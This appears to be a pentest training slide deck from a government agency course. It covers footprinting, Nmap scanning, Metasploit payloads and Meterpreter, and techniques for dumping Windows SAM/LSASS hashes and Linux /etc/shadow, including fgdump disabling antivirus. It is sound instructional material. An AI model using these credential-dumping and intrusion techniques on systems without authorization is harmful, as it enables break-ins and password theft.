Hacking Steps


Agenda

- Hacking steps
  - System hacking
  - Web application hacking

How to attack our servers?

- Systems
  - OS
  - Software installed
- Network
  - Sniffer
  - Spoofing
  - Flooding / DDoS
- Applications
- Data
- Operation

Security components



Risk


Vulnerabilities

X

Threats

Loss , Damage

Information Security Principles




The Elements of Risk


Asset	What we are trying to protect
Vulnerabilities	The weaknesses or faults in our system, processes, awareness or monitoring that could allow an attack to be successful
Threats	The enemy - The forces that may exploit a vulnerability (threat/vulnerability pairing) leading to a successful attack

PART 0
Preparing before Pentest

General Attack Lifecycle



Attack Methodology



VA vs. Pentest

Vulnerability Assessment (VA)

- Some called it Security Assessment
- Classified the system vulnerabilities into risk level (high, medium, low)

Penetration Testing (Pentest)

- Implement VA as part of the process + Proof of Concept
- Try to as much as possible make the management visualize, in terms of business risk

Security Posture Assessment (SPA)

- Quite famous recently (past 4-5 years)
- Not only focus on the technology alone but the people + process (with policy)

Inside Pentest Mindset

Successful pentesters & ethical hackers

- Thinking out of the box, be pragmatic, do things differently
- But, still need to be thorough, methodical, careful (with good notes taken) & make the work repeatable

Balance between both is the most crucial factor

- Having the creative & "thinking like a bad guy" mindset
- Propose every method to be used during the scoping & rules of engagement (RoE)

Overall PenTest Process

Preparation

- If applicable, sign Non-Disclosure Agreement (NDA)
- Discuss the nature of test with target personnel (business concern, rules of engagement, test scope)
- Sign off on the permission (free out-of-jail card)
- Assign the team

Testing

- Perform detailed testing (internal & external) - depend on the scope

Conclusion

- Analyze test results & retest (with documentations)
- Prepare a thorough report & presentation

Public Pentest Methodologies

- Various organizations have released free network scanning and penetration testing methodologies
- They can provide useful source documentation for formalizing your own customized test plan
- Some of notable references
  - Open Source Security Testing Methodology Manual (OSSTMM) from ISECOM
  - NIST Special Publication 800-42: Guideline to Network Security Testing
  - Open Web Application Security Project (OWASP)
  - Penetration Testing Framework from Toggmeister


Activities

- Footprinting
- Scanning
- Exploitation
- Post Exploitation
  - Password
  - Backdoor / Trojan

PART 1
Footprinting


Footprinting - Google Dorks

- Some of common Google keyword searches:
  - intitle: index of "parent directory"
  - inurl:.go.th
  - filetype: or ext:
  - site: operator
  - admin login page
  - intranet | help.desk




johny.ihackstuff


Search people



Social Networking Attack


- All details published - phone numbers, date of birth, email, nicknames, pets' names etc.
- Contribute towards:
  - Answering secret questions
  - Generate dictionary list for password attack
  - Real-time location
  - Social engineering





War Dialing

- Technique of using a modem to automatically scan a list of telephone numbers (in searching for computers, bulletin board system, fax etc)



IP Address

- Dotted Decimal
  - 192.168.20.59
- Binary
  - 11000000.10101000.00010100.00111011
- Decimal
  - 3232240699
- Hexadecimal
  - 0xC0.0xA8.0x14.0x3B

What can we know more about IP?


- IP Owner's name or Provider
- Contact point
  - Email address
  - Telephone number
- Route
- Active or not?
- Opened ports
- Vulnerabilities

Recommended tools

- Whois – IP address information
- Tracert/Traceroute – Determine the path to another host
- Ping – Detect if another host is reachable
- nslookup – Resolve DNS
- Dig – Utility for checking DNS resolution
- Wireshark – Network sniffer (use with cares)
- Nmap – Port scanner (use with cares)
- Nessus – Vulnerability scanner (use with cares)

Whois

- IP registration database
- http://www.dnstuff.com



Whois result

Using 0 day old cached answer (or, you can get fresh results).
Hiding E-mail address (you can get results with the E-mail address).

% [whois.apnic.net node-1]
% Whois data copyright terms http://www.apnic.net/db/dbcopyright.html

inetnum: 171.100.0.0 - 171.100.127.255
netname: TRUENET-BB
descr: TRUE BROADBAND
country: TH
admin-c: TIA6-AP
tech-c: TIA6-AP
status: ASSIGNED NON-PORTABLE
remarks: Abusing network please contact : *******@trueinternet.co.th
mnt-by: MAINT-AP-TRUEINTERNET
mnt-lower: MAINT-AP-TRUEINTERNET
mnt-routes: MAINT-AP-TRUEINTERNET
mnt-irt: IRT-TRUEINTERNET-TH
changed: *******@trueinternet.co.th 20120111
source: APNIC

Tracert / Traceroute

kitisak — bash — 95×34

```
Nytronz:~ kitisak$ traceroute www.google.com
traceroute: Warning: www.google.com has multiple addresses; using 209.85.175.147
traceroute to www.l.google.com (209.85.175.147), 64 hops max, 52 byte packets
 1  10.23.224.1 (10.23.224.1)  9.650 ms  8.920 ms  8.236 ms
 2  10.92.229.177 (10.92.229.177)  8.528 ms  8.469 ms  11.302 ms
 3  203-144-128-26.static.asianet.co.th (203.144.128.26)  11.363 ms
    58-97-4-46.static.asianet.co.th (58.97.4.46)  12.628 ms
    203-144-128-30.static.asianet.co.th (203.144.128.30)  9.655 ms
 4  58-97-4-45.static.asianet.co.th (58.97.4.45)  10.564 ms  9.913 ms  10.182 ms
 5  203-144-193-75.static.asianet.co.th (203.144.193.75)  9.814 ms  10.288 ms  9.400 ms
 6  58-97-38-42.static.asianet.co.th (58.97.38.42)  10.555 ms  9.498 ms  8.953 ms
 7  58-97-38-41.static.asianet.co.th (58.97.38.41)  10.695 ms  9.471 ms  10.174 ms
 8  61-91-210-5.static.asianet.co.th (61.91.210.5)  10.952 ms  11.785 ms  9.631 ms
 9  tig-net28-157.trueintergateway.com (122.144.28.157)  14.734 ms  15.071 ms  11.747 ms
10  th-icr-tt1-26-129.trueintergateway.com (122.144.26.129)  14.903 ms  11.450 ms  12.408 ms
11  72.14.215.181 (72.14.215.181)  36.610 ms  37.179 ms  36.253 ms
12  209.85.242.244 (209.85.242.244)  37.336 ms
    209.85.242.236 (209.85.242.236)  39.682 ms
    209.85.242.244 (209.85.242.244)  80.278 ms
13  209.85.250.237 (209.85.250.237)  39.135 ms
    209.85.250.255 (209.85.250.255)  35.729 ms  36.069 ms
14  66.249.94.186 (66.249.94.186)  37.170 ms
    66.249.94.166 (66.249.94.166)  33.974 ms
    66.249.94.186 (66.249.94.186)  49.599 ms
15  nx-in-f147.1e100.net (209.85.175.147)  39.634 ms  36.794 ms  38.312 ms
Nytronz:~ kitisak$
```


Ping

kitisak — bash — 95×28

```
Nytronz:~ kitisak$ ping www.google.com
PING www.l.google.com (209.85.175.105): 56 data bytes
64 bytes from 209.85.175.105: icmp_seq=0 ttl=52 time=37.520 ms
64 bytes from 209.85.175.105: icmp_seq=1 ttl=52 time=40.838 ms
64 bytes from 209.85.175.105: icmp_seq=2 ttl=52 time=38.211 ms
64 bytes from 209.85.175.105: icmp_seq=3 ttl=52 time=37.954 ms
64 bytes from 209.85.175.105: icmp_seq=4 ttl=52 time=35.862 ms
^C
--- www.l.google.com ping statistics ---
5 packets transmitted, 5 packets received, 0.0% packet loss
round-trip min/avg/max/stddev = 35.862/38.077/40.838/1.605 ms
Nytronz:~ kitisak$
```


nslookup

kitisak — bash — 95×31

```
Nytronz:~ kitisak$ nslookup www.nectec.or.th
;; Got recursion not available from 203.144.206.49, trying next server
Server:         203.144.206.29
Address:        203.144.206.29#53

Non-authoritative answer:
Name:   www.nectec.or.th
Address: 203.185.132.65

Nytronz:~ kitisak$
```

Dig

```
kitisak — bash — 95×28
Nytronz:~ kitisak$ dig www.nectec.or.th

; <<>> DiG 9.7.3-P3 <<>> www.nectec.or.th
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 31344
;; flags: qr rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0
;; WARNING: recursion requested but not available

;; QUESTION SECTION:
;www.nectec.or.th.              IN      A

;; ANSWER SECTION:
www.nectec.or.th.       2967    IN      A       203.185.132.65

;; Query time: 10 msec
;; SERVER: 203.144.206.49#53(203.144.206.49)
;; WHEN: Wed Apr 25 05:29:39 2012
;; MSG SIZE  rcvd: 50

Nytronz:~ kitisak$
```

EGA e-Government Agency

Exercises

- Use google dorks keyword
- Check your server's IP address and other information
- Discuss what you found


EGA e-Government Agency

PART 2
Scanning

EGA e-Government Agency

Scanning

- Scanning is meant to know live machines, open & closed ports, service versions, OS used.
- Include also vulnerability detection (based on signature)



EGA e-Government Agency

Goal of Scanning

- Overall: Learning more about the target and find openings by interacting with the target
  - Determine network addresses of live hosts, firewall, routers, etc, in the network
  - Determine network topology of the target environment
  - Determine the operating system types of discovered hosts
  - Determine the open ports & services (with versions, if possible - via banner grabbing/test)
  - Determine the list of potential vulnerabilities

Scan using Nmap

Nmap Scan	Command Syntax	Requires Privileged Access	Identifies TCP Ports	Identifies UDP Ports
TCP SYN Scan	-sS	YES	YES	NO
TCP connect() Scan	-sT	NO	YES	NO
FIN Scan	-sF	YES	YES	NO
Xmas Tree Scan	-sX	YES	YES	NO
Null Scan	-sN	YES	YES	NO
Ping Scan	-sP	NO	NO	NO
Version Detection	-sV	NO	NO	NO
UDP Scan	-sU	YES	NO	YES
IP Protocol Scan	-sO	YES	NO	NO
ACK Scan	-sA	YES	YES	NO
Window Scan	-sW	YES	YES	NO
RPC Scan	-sR	NO	NO	NO
List Scan	-sL	NO	NO	NO
Idlescan	-sI	YES	YES	NO
FTP Bounce Attack	-b	NO	YES	NO

Nmap Active OS Fingerprinting

Nmap attempts to determine target OS by sending various packets and measuring the response.

Different system have different protocol behaviors that can be triggered & measured (30 different methods in 2nd Gen OS FP)

- TCP ISN Greatest Common Denominator (GCD)
- TCP ISN Counter Rate (ISR)
- TCP/ICMP IP ID Sequence Generator Algorithm
- Shared IP ID Sequence Boolean
- TCP Timestamp Option Algorithm
- TCP Initial Windows Size


Method for discovering vulnerabilities

- Check software version number (includes protocol version)
- Look at its behaviors - somewhat invasive
- Check for its configuration - more invasive
  - Requires access to target
  - Or configuration documentation from target environment personnel
- Run exploit against it - potentially dangerous but useful
  - Successful exploit shows the vulnerability is present
  - Helps to lower false positive (failed exploits don't indicate secure system)

Nmap

- Port scanning tools
- Both GUI and Command line
- Free download at http://www.nmap.org
- Compatible with Windows, Linux and MacOS
- Last version is 5.6x


Nmap (Windows)



Nessus

- Free download at http://www.nessus.org
- Vulnerabilities Scanner
- Last version is 5
- Compatible with Linux, MacOS and Windows
- 2 Softwares
  - Nessus Server
  - Nessus Client

Nessus




Exercises

- Use Nessus to scan my server
- Use Nmap
  -
  - nmap -sS 192.168.100.20
- Use MBSA
  - try your machine
  - try 172.17.50.130

PART 3
Exploitation

Exploitation

- Attackers will either exploit the known services by manually write exploit codes or used available exploitation frameworks – Metasploit/CANVAS/ Core Impact



About Metasploit


- Exist in various versions since July 2003.
- Version 1.0 by HD Moore (Perl scripting language & provided a curses-based frontend)
- 2nd version (2.x), collaboration between spoonm, Matt Miller (skape), HD Moore and other small contributors (also in Perl)
- 3rd version (inclusive current) developed by Metasploit LLC, is a complete rewrite using Ruby language.
  - Made available for use by Rapid7 under 3-clause BSD license

Metasploit Features

- Runs on various OS platform (Windows, Linux, BSD & MacOS X)
  - Also able to run on Linux-based PDA, iPhone (Jail-broken)
- Support wide-range of exploits & updated on regular basis
  - Current version (3.x) use 'svn update'
  - Not only home of Windows OS & services exploits but also include client-side attacks & appliance vulnerabilities
- Developer-friendly & ready for use payload
  - Many features built-in (Windows SP independence, retrieving stack pointer, various encoders, converter from exe to vbs, etc)
  - Payload: even support 64-bit platform & IPv6 infrastructure


EGA e-Government Agency

Metasploit Framework Components



EGA e-Government Agency

Interacting with Metasploit



GUI interface (msfgui)

EGA e-Government Agency

Interacting with Metasploit

GUI interface (Armitage)

EGA e-Government Agency

List of exploits

- Common Windows OS vulnerabilities & services exploit
  - Windows Plug and Play Overflow
  - Microsoft ASN.1 attack against LSASS
  - RPC DCOM (several)
- Other OSes vulnerabilities (UNIX, Linux, Mac OS X, BSD)
  - HP Openview connectedNodes.ovpl Remote Command Execution
  - AIX Calendar Manager Service Daemon (rpc.cmsd) Opcode 21 Buffer Overflow
- Client-side components
  - AOL Instant Messenger goaway Overflow
  - Microsoft Excel Malformed FEATHEADER Record Vulnerability
- Back-up solutions
  - VERITAS NetBackup Remote Command Execution
  - Arkeia Backup Client Type 77 Overflow

EGA e-Government Agency

List of Payloads

- Customized payload to suit OS platform
  - Windows/ Linux/ Solaris/ AIX/ BSD/ OSX
- Some of payload types
  - **singles:** stand-alone (everything bundled)
  - **stagers:** piece-parts which load first to allow stage to communicate later
  - **stages:** piece-parts which implement the function through stager
  - stagers (comm) + stages (function) = full payload
- Windows Singles
  - adduser, exec, download_exec, shell_bind_tcp, shell_bind_tcp_xpfw


EGA e-Government Agency

Stager + Stage

- Windows Stager
  - bind_tcp: listen on a tcp port for new connection (IPv6, No NX or Win7)
  - find_tag: use existing TCP connection that exploit was delivered over
  - reverse_tcp: make a reverse connection from target back to attacker (IPv6, No NX or Win7)
  - reverse_ord_tcp: make reverse connection using ws2_32.dll already loaded into memory of exploited process
  - passivex: run ActiveX control in IE for reverse HTTP communication
- Windows Stage
  - dllinject: inject arbitrary DLL into target memory
  - upexec: upload and run an executable
  - vncinject: VNC remote GUI control
  - shell: Windows cmd.exe shell
  - meterpreter: flexible specialized shell environment

EGA e-Government Agency

VNCInject Stage



EGA e-Government Agency

Meterpreter

- Meterpreter = Metasploit Interpreter
  - Most of hard-core development done by Skape
  - Consist of a series of DLLs injected into process memory
  - Meterpreter (for Linux & Mac OS X) also available
- Extensive modules
  - **Core:** sysinfo, shutdown, reboot, reg
  - **Stdapi:** file system (cd, cat, download, mkdir, edit), process (getpid, ps, kill, migrate), network (ipconfig, portfwd, route)
  - Additional module, **Priv:** timestomp, hashdump, **Incognito:** token stealing
  - Ready-made scripts for various functionalities
- Why Meterpreter?
  - Does not create separate process (run inside exploited process)
  - Pure manipulation of memory, does not touch hard drive
  - Does not need any system-provided command executables (all built-in)

PART 4
Post Exploitation - Password

Human and Password

- Password are everywhere
  - OS login, online account (banks, email, various systems)
- Human, however
  - Hard to memorized meaningless & complex word
  - **Based on study:** average 3 uniques strong passwords (highest entropy) for each human (max 5)
- Though many technologies allows resetting password, but pentest may include password recovery (brute-force/ dictionary)
- Broken one password could leap into more resource to the case.

Password Weakness

- Users choose passwords that are easy to remember and often choose the same sequence of characters as they have for their UserIDs.
- Users also frequently select names of family members, their pets, or their favorite sports team for their passwords.
- Users frequently use the same password for all accounts on many systems.
  - If one account is broken, all other accounts are subsequently also vulnerable to attack.

Windows password

- Locally, in SAM database, Windows store password as:
  - LANMAN hash (Extremely weak)
  - NT Hash (Stronger)

  Both are not salted!

- Default: Both hashes stored in NT, 2000, XP & 2003. Only NT Hash stored in Vista & 2008 (although can be altered).
- With AD, domain controllers store account information, including both hashes, in %systemroot%\ntds\ntds.dit
  - Typically quite large (more than 50MB although for a few accounts)
  - No parsing tool publicly released

Obtaining windows password

- Pull hashes from local SAM as well as AD database
- DLL injection into LSASS process (to extract hashes)
  - using Windows CreateRemoteThread API
  - When complete, tools delete artifacts left on the target's file system
- Pwdump family
  - pwdump2 to pwdump3 (may crash LSASS due to Windows DEP, force to reboot)
  - pwdump3e to pwdump6 (low chance of crash - marking injected code as executable, encrypt hashes as they move across network)
- Fgdump (from Fizzgig, Foofus hacking group)
  - Addresses problem with AV tools deleting pwdump programs and DLLs copied to the target file system for extraction
  - Before moving files, fgdump remotely disables AV tools and then moves files to dump password hashes

Obtaining windows password

- Metasploit Meterpreter hashdump capability
  - Using Metasploit priv module (dump from local machine)
  - Not require remote NetBIOS or SMB access
  - Does not copy files to target's file system
  - Entirely memory resident with a DLL running inside exploited process (smaller footprint for forensic investigator)
  - Do not have issues with DEP

- Sniffing Windows Challenge-Response Authentication
  - Dealing with LANMAN challenge/response, NTLMv1, NTLMv2, Microsoft Kerberos
  - Before moving files, fgdump remotely disables AV tools and then moves files to dump password hashes

Linux password

- Rely on underlying crypt(3) function of OS
  - Input: user's password, random salt
  - Output: text string
  - Stored in /etc/passwd or /etc/shadow
- Algorithm used to formulate password representation varies
  - Traditional DES - old Linux/ UNIX (some still use it)
  - MD5 - the most common now (hash start with 1)
  - BSDi Extended DES (hash start with _)
  - SHA-256 (prefaced by 5), SHA-512 (prefaced by 6) - used by some Linux distros

Obtaining Linux password

- Grab a copy of /etc/passwd
  - Contains login names, UID numbers and possibly password representation (if not shadowed)
  - Readable by any account on system
- Grab a copy of /etc/shadow
  - Contains password representations, security settings, etc.
  - Readable only by accounts with UID 0
- Combined the two together with script
  - John the Ripper's unshadow script pulls account info from /etc/passwd and password info from /etc/shadow, creating one resulting file suitable for cracking

Cain & Abel

- Written by Massimiliano Montoro (free at www.oxid.it)
